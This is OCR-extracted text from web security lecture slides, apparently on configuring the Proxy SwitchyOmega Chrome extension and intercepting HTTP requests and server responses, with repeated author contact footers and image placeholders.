
- **Easy setting Proxy using Chrome Extension: Proxy SwitchyOmega**



www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (1/5)


- **Easy setting Proxy using Chrome Extension: Proxy SwitchyOmega Next.. Next .. Done**



www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (1/5)


- **Easy setting Proxy using Chrome Extension: Proxy SwitchyOmega**



www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (1/5)


- **Easy setting Proxy using Chrome Extension: Proxy SwitchyOmega**



www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (1/5)


- **Request : www.ntust.edu.tw**



www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (1/5)


- **Remind Proxy setting: Intercept Server Response**



www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (1/5)


- **Remind Proxy setting: Intercept Server Response**



www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (1/5)

